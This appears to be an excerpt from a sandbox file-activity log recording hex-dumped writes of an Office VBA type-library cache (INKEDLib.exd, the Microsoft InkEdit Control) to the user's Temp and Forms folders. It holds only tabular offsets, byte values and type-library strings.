C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	52	4	1a 29 00 00	)	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	56	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	60	4	20 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	64	4	fd fd fd fd		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	68	4	20 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	72	4	fd 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	76	4	fd 00 00 00		success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	80	4	7c 00 00 00	|	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	84	444	00 00 00 00 64 00 00 00 fd 00 00 00 2c 01 00 00 fd 01 00 00 fd 01 00 00 58 02 00 00 fd 02 00 00 20 03 00 00 fd 03 00 00 fd 03 00 00 4c 04 00 00 fd 04 00 00 14 05 00 00 78 05 00 00 fd 05 00 00 40 06 00 00 fd 06 00 00 08 07 00 00 6c 07 00 00 fd 07 00 00 34 08 00 00 fd 08 00 00 fd 08 00 00 60 09 00 00 fd 09 00 00 28 0a 00 00 fd 0a 00 00 fd 0a 00 00 54 0b 00 00 fd 0b 00 00 1c 0c 00 00 fd 0c 00 00 fd 0c 00 00 48 0d 00 00 fd 0d 00 00 10 0e 00 00 74 0e 00 00 fd 0e 00 00 3c 0f 00 00 fd 0f 00 00 04 10 00 00 68 10 00 00 fd 10 00 00 30 11 00 00 fd 11 00 00 fd 11 00 00 5c 12 00 00 fd 12 00 00 24 13 00 00 fd 13 00 00 fd 13 00 00 50 14 00 00 fd 14 00 00 18 15 00 00 7c 15 00 00 fd 15 00 00 44 16 00 00 fd 16 00 00 0c 17 00 00 70 17 00 00 fd 17 00 00 38 18 00 00 fd 18 00	d,X Lx@l4`(THt<h0\$P|Dp8	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	528	16	00 03 00 00 5c 2b 00 00 fd fd fd fd 0f 00 00 00	\+	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	544	16	04 33 00 00 fd 05 00 00 fd fd fd fd 0f 00 00 00	3	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	560	16	fd 38 00 00 34 00 00 00 fd fd fd fd 0f 00 00 00	84	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	576	16	fd 32 00 00 20 00 00 00 fd fd fd fd 0f 00 00 00	2	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	592	16	5c 2e 00 00 fd 00 00 00 fd fd fd fd 0f 00 00 00	\.	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	608	16	fd 2e 00 00 08 04 00 00 fd fd fd fd 0f 00 00 00	.	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	624	16	08 39 00 00 00 02 00 00 fd fd fd fd 0f 00 00 00	9	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	640	16	08 3b 00 00 fd 56 00 00 fd fd fd fd 0f 00 00 00	;V	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	656	16	fd fd 00 00 fd 61 00 00 fd fd fd fd 0f 00 00 00	a	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	672	16	54 fd 00 00 fd 0c 00 00 fd fd fd fd 0f 00 00 00	T	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	688	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	704	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	720	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	736	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	752	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	768	11100	20 21 00 00 4c 00 01 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 14 00 00 00 00 00 00 00 44 00 00 00 00 00 00 00 14 04 00 00 fd fd fd fd 00 00 00 00 04 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 20 21 01 00 fd 00 01 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 2c 00 00 00 00 00 00 00 fd 00 00 00 00 00 00 00 19 04 00 00 fd fd fd fd 00 00 00 00 04 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 20 21 02 00 6c 01 01 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 10 00 00 00 50 00 00	!LD !, !I$P	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	11868	128	fd 03 00 00 58 02 00 00 fd 03 00 00 fd 03 00 00 fd fd fd fd 70 02 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd 18 03 00 00 30 03 00 00 fd 01 00 00 fd 01 00 00 fd 02 00 00 10 02 00 00 60 03 00 00 48 03 00 00 fd 03 00 00 fd 03 00 00 fd fd fd fd fd fd fd fd 20 01 00 00 fd fd fd fd 08 01 00 00 fd 02 00 00 fd fd fd fd fd 02 00 00 fd fd fd fd 30 00 00 00 fd fd fd fd fd 00 00 00 00 03 00 00	Xp0`H 0	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	11996	1032	5a fd 30 fd 22 18 fd 47 fd 30 8a 28 1c 6c fd fd fd fd fd fd fd fd fd 19 7a 12 fd fd fd fd 4a fd 64 3f 36 cc fd fd fd 01 00 00 fd fd fd fd 75 fd 51 fd 15 0a 23 46 fd fd fd 0d 43 6a fd fd 20 03 00 00 fd fd fd fd fd fd e6 55 30 45 fd fd fd fd 71 fd fd 5f 4c 04 00 00 fd fd fd fd 09 fd 48 fd f7 1d 41 fd fd 15 48 fd fd 27 1e fd 04 00 00 fd fd fd fd fd fd 2b 78 4b 03 fd 43 fd 32 3a 18 33 fd 6b 56 14 05 00 00 fd fd fd fd fd 52 fd a3 32 25 46 fd 6c 44 fd 23 fd 09 58 fd 05 00 00 fd fd fd fd fd fd fd fd 0a 59 63 49 fd fd 19 35 67 1b fd fd 40 06 00 00 fd fd fd fd fd fd 39 fd fd fd fd 4f fd 73 fd 5c fd fd 7e fd fd 06 00 00 fd fd fd fd fd fd 23 7e 0e fd 0f 42 fd fd 28 fd 25 43 fd fd 08 07 00 00 fd fd fd fd fd fd fd 71 60 17 47 fd fd 6a fd fd 4a 68	Z0"G0(lzJd?6uQ#FCj 0Eq_LHAH'+x KC2:3kVR2%FID#XYcI5 g@9Os\~#~B(%Cq`GjJh	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	13028	32	fd 01 00 00 01 00 00 00 fd fd fd fd 10 00 00 00 3c 28 00 00 03 00 00 00 fd fd fd fd fd fd fd fd	<(	success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	13060	1488	00 00 00 01 00 00 00 00 1a 00 00 00 01 00 00 01 00 00 00 00 23 00 00 00 02 00 00 01 00 00 00 00 27 00 00 00 03 00 00 01 00 00 00 00 3f 00 00 00 04 00 00 01 00 00 00 00 27 00 00 00 05 00 00 01 00 00 00 00 5d 00 00 00 06 00 00 01 18 00 00 00 00 00 00 00 07 00 00 01 18 00 00 00 00 00 00 00 08 00 00 01 18 00 00 00 00 00 00 00 09 00 00 01 18 00 00 00 01 00 00 00 0a 00 00 01 18 00 00 00 02 00 00 00 0b 00 01 03 18 00 00 00 fd 03 00 00 0c 00 00 01 18 00 00 00 00 00 00 00 0d 00 00 01 18 00 00 00 00 00 00 00 0e 00 00 01 18 00 00 00 00 00 00 00 0f 00 00 01 18 00 00 00 01 00 00 00 10 00 00 01 18 00 00 00 02 00 00 00 11 00 00 01 18 00 00 00 00 00 00 00 12 00 00 01 18 00 00 00 00 00 00 00 13 00 00 01 18 00 00 00 00 00 00 00 14 00 00 01 18 00 00 00 01 00 00 00 15 00 00	#'?']	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	14548	52	38 01 00 00 00 00 00 00 01 00 00 00 25 00 49 6e 6b 65 64 2e 64 6c 6c 57 fd 03 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57	8%Inked.dllW-stdole2.tlbWWW	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	14600	512	fd 53 00 00 fd 55 00 00 6c 50 00 00 fd 4d 00 00 7c 4a 00 00 fd 52 00 00 fd 4c 00 00 2c 44 00 00 fd 54 00 00 4c 3c 00 00 1c 56 00 00 18 52 00 00 74 4e 00 00 7c 55 00 00 44 55 00 00 40 53 00 00 30 51 00 00 24 41 00 00 fd 51 00 00 fd 41 00 00 30 38 00 00 fd 44 00 00 fd 4f 00 00 30 45 00 00 14 39 00 00 10 53 00 00 58 46 00 00 fd 51 00 00 fd 3c 00 00 fd 50 00 00 08 0c 00 00 fd 4e 00 00 54 55 00 00 54 47 00 00 fd 52 00 00 fd 55 00 00 fd 4b 00 00 54 52 00 00 fd 3b 00 00 10 51 00 00 fd 4a 00 00 fd 55 00 00 0c 50 00 00 08 56 00 00 fd 4b 00 00 00 33 00 00 30 55 00 00 fd 52 00 00 30 4f 00 00 14 2f 00 00 68 55 00 00 fd 34 00 00 fd 4f 00 00 fd 53 00 00 fd 4f 00 00 fd 4b 00 00 04 4a 00 00 00 4d 00 00 64 45 00 00 fd 4f 00 00 64 4d 00 00 5c 4f 00 00 fd 1f 00 00 6c 51 00	SUIPM|JRL,DTL<VRtN|UDU@S0Q$AQA 08DO0E9SXFQ<PNTUT GRUKTR;QJUPVK 30UR0O/hU4OSOKJMdE OdM\OlQ	success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	15112	22148	fd fd fd fd fd fd fd 08 00 fd 57 49 4e 4b 45 44 4c 69 62 00 00 00 00 fd fd fd fd 0b 38 fd fd 4d 6f 75 73 65 42 75 74 74 6f 6e 57 64 00 00 00 fd fd fd fd 15 38 40 fd 53 65 6c 41 6c 69 67 6e 6d 65 6e 74 43 6f 6e 73 74 61 6e 74 73 57 57 57 fd 00 00 00 fd fd fd fd 0e 38 02 fd 44 49 53 50 49 44 5f 49 6e 6b 45 64 69 74 57 57 2c 01 00 00 fd fd fd fd 14 38 08 fd 44 49 53 50 49 44 5f 49 6e 6b 45 64 69 74 45 76 65 6e 74 73 fd 01 00 00 fd fd fd fd 08 38 19 6b 49 49 6e 6b 45 64 69 74 fd 01 00 00 fd fd fd fd 0d 38 3e fd 49 6e 6b 45 64 69 74 53 74 61 74 75 73 57 57 57 58 02 00 00 fd fd fd fd 07 28 54 fd 49 6e 6b 4d 6f 64 65 57 fd 02 00 00 fd fd fd fd 0d 28 42 70 49 6e 6b 49 6e 73 65 72 74 4d 6f 64 65 57 57 57 20 03 00 00 fd fd fd fd 15 38 3d fd 49 49 6e 6b 44 72 61	WINKEDLib8MouseButtonWd8@SelAlignmentConstantsWWW8DISPID_InkEditWW,8DISPID_InkEditEvents8kIInkEdit8>InkEditStatusWWWX(TInkModeW(BpInkInsertModeWWW 8=IInkDra	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	37260	25032	1d 00 4d 69 63 72 6f 73 6f 66 74 20 49 6e 6b 45 64 69 74 20 43 6f 6e 74 72 6f 6c 20 31 2e 30 57 20 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 53 79 73 74 65 6d 33 32 5c 54 50 43 53 44 4b 31 30 2e 43 48 4d 57 57 3b 00 44 65 66 69 6e 65 73 20 76 61 6c 75 65 73 20 74 68 61 74 20 73 70 65 63 69 66 79 20 77 68 69 63 68 20 6d 6f 75 73 65 20 62 75 74 74 6f 6e 20 77 61 73 20 70 72 65 73 73 65 64 2e 57 57 57 fd 00 44 65 66 69 6e 65 73 20 76 61 6c 75 65 73 20 74 68 61 74 20 73 70 65 63 69 66 79 20 77 68 65 74 68 65 72 20 61 20 70 61 72 61 67 72 61 70 68 20 69 73 20 61 6c 69 67 6e 65 64 20 61 6c 6f 6e 67 20 74 68 65 20 6c 65 66 74 20 6d 61 72 67 69 6e 2c 20 61 6c 6f 6e 67 20 74 68 65 20 72 69 67 68 74 20 6d 61 72 67 69 6e 2c 20 6f 72 20 62 65 74 77 65 65 6e 20 74 68 65 20	Microsoft InkEdit Control 1.0W C:\Windows\System32\TPCSDK10.CHMWW;Defines values that specify which mouse button was pressed.WWWDefines values that specify whether a paragraph is aligned along the left margin, along the right margin, or between the	success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	62292	3320	1d 00 fd 7f 01 00 00 00 1d 00 fd 7f 0d 00 00 00 1a 00 fd 7f 08 00 00 00 1d 00 fd 7f 19 00 00 00 1a 00 fd 7f 18 00 00 00 1d 00 fd 7f 25 00 00 00 1a 00 fd 7f 28 00 00 00 1d 00 fd 7f 31 00 00 00 1a 00 fd 7f 38 00 00 00 1d 00 fd 7f 3d 00 00 00 1d 00 fd 7f 49 00 00 00 1a 00 fd 7f 50 00 00 00 1a 00 00 40 18 00 00 fd 1a 00 fd 7f 60 00 00 00 1a 00 13 40 17 00 13 fd 1d 00 fd 7f 55 00 00 00 1a 00 fd 7f 78 00 00 00 1a 00 10 40 10 00 10 fd 1a 00 fd 7f fd 00 00 00 1a 00 03 40 03 00 03 fd 1d 00 fd 7f 61 00 00 00 1a 00 fd 7f fd 00 00 00 1d 00 fd 7f 6d 00 00 00 1a 00 fd 7f fd 00 00 00 1a 00 0c 40 0c 00 0c fd 1d 00 fd 7f 79 00 00 00 1a 00 fd 7f fd 00 00 00 1d 00 03 00 fd 03 00 00 1d 00 03 00 fd 03 00 00 1d 00 fd 7f 4c 04 00 00 1a 00 fd 7f fd 00 00 00 00 1d 00 fd 7f 20 03 00	% (18=IP@`@Ux@@am@ yL	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	65612	4	70 00 00 00	p	success or wait	104	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	65616	2	1c 00		success or wait	941	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	65618	26	00 00 16 00 03 fd 00 00 00 00 02 00 34 00 00 00 00 fd 15 04 00 00 fd 09 00 00	4	success or wait	734	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	65728	16	00 00 00 40 01 00 00 40 02 00 00 40 03 00 00 40	@@@@	success or wait	104	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	65744	16	fd 0c 00 00 fd 0c 00 00 00 0d 00 00 18 0d 00 00		success or wait	104	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	65760	16	00 00 00 00 1c 00 00 00 38 00 00 00 54 00 00 00	8T	success or wait	104	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	67514	22	00 00 18 00 00 fd 01 00 00 00 00 00 6c 00 0c 04 00 00 02 00 00 00	l	success or wait	554	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	0	4	4d 53 46 54	MSFT	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	4	4	02 00 01 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	8	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	12	4	09 04 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	16	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	20	2	51 00	Q	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	22	2	00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	24	2	01 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	26	2	00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	28	4	04 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	32	4	6f 00 00 00	o	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	36	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	40	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	44	4	fd 03 00 00		success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	48	4	5f 03 00 00	_	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	52	4	1a 29 00 00	)	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	56	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	60	4	20 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	64	4	fd fd fd fd		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	68	4	20 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	72	4	fd 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	76	4	fd 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	80	4	7c 00 00 00	|	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	84	444	00 00 00 00 64 00 00 00 fd 00 00 00 2c 01 00 00 fd 01 00 00 fd 01 00 00 58 02 00 00 fd 02 00 00 20 03 00 00 fd 03 00 00 fd 03 00 00 4c 04 00 00 fd 04 00 00 14 05 00 00 78 05 00 00 fd 05 00 00 40 06 00 00 fd 06 00 00 08 07 00 00 6c 07 00 00 fd 07 00 00 34 08 00 00 fd 08 00 00 fd 08 00 00 60 09 00 00 fd 09 00 00 28 0a 00 00 fd 0a 00 00 fd 0a 00 00 54 0b 00 00 fd 0b 00 00 1c 0c 00 00 fd 0c 00 00 fd 0c 00 00 48 0d 00 00 fd 0d 00 00 10 0e 00 00 74 0e 00 00 fd 0e 00 00 3c 0f 00 00 fd 0f 00 00 04 10 00 00 68 10 00 00 fd 10 00 00 30 11 00 00 fd 11 00 00 fd 11 00 00 5c 12 00 00 fd 12 00 00 24 13 00 00 fd 13 00 00 fd 13 00 00 50 14 00 00 fd 14 00 00 18 15 00 00 7c 15 00 00 fd 15 00 00 44 16 00 00 fd 16 00 00 0c 17 00 00 70 17 00 00 fd 17 00 00 38 18 00 00 fd 18 00	d,X Lx@l4`(THt<h0\$P|Dp8	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	528	16	00 03 00 00 5c 2b 00 00 fd fd fd fd 0f 00 00 00	\+	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	544	16	04 33 00 00 fd 05 00 00 fd fd fd fd 0f 00 00 00	3	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	560	16	fd 38 00 00 34 00 00 00 fd fd fd fd 0f 00 00 00	84	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	576	16	fd 32 00 00 20 00 00 00 fd fd fd fd 0f 00 00 00	2	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	592	16	5c 2e 00 00 fd 00 00 00 fd fd fd fd 0f 00 00 00	\.	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	608	16	fd 2e 00 00 08 04 00 00 fd fd fd fd 0f 00 00 00	.	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	624	16	08 39 00 00 00 02 00 00 fd fd fd fd 0f 00 00 00	9	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	640	16	08 3b 00 00 fd 56 00 00 fd fd fd fd 0f 00 00 00	;V	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	656	16	fd fd 00 00 fd 61 00 00 fd fd fd fd 0f 00 00 00	a	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	672	16	54 fd 00 00 fd 0c 00 00 fd fd fd fd 0f 00 00 00	T	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	688	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	704	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	720	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	736	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	752	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	768	11100	20 21 00 00 4c 00 01 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 14 00 00 00 00 00 00 00 44 00 00 00 00 00 00 00 14 04 00 00 fd fd fd fd 00 00 00 00 04 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 20 21 01 00 fd 00 01 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 2c 00 00 00 00 00 00 00 fd 00 00 00 00 00 00 00 19 04 00 00 fd fd fd fd 00 00 00 00 04 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 20 21 02 00 6c 01 01 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 10 00 00 00 50 00 00	!LD !, !!$P	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	0	4	4d 53 46 54	MSFT	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	4	4	02 00 01 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	8	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	12	4	09 04 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	16	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	20	2	51 00	Q	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	22	2	00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	24	2	01 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	26	2	00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	28	4	04 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	32	4	6f 00 00 00	o	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	36	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	40	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	44	4	fd 03 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	48	4	fd 03 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	52	4	fd 2a 00 00	*	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	56	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	60	4	20 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	64	4	fd fd fd fd		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	68	4	20 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	72	4	fd 00 00 00		success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	76	4	fd 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Roaming\Microsoft\Forms\INKEDLib.exd	80	4	7f 00 00 00		success or wait	1	6CC5E764	unknown
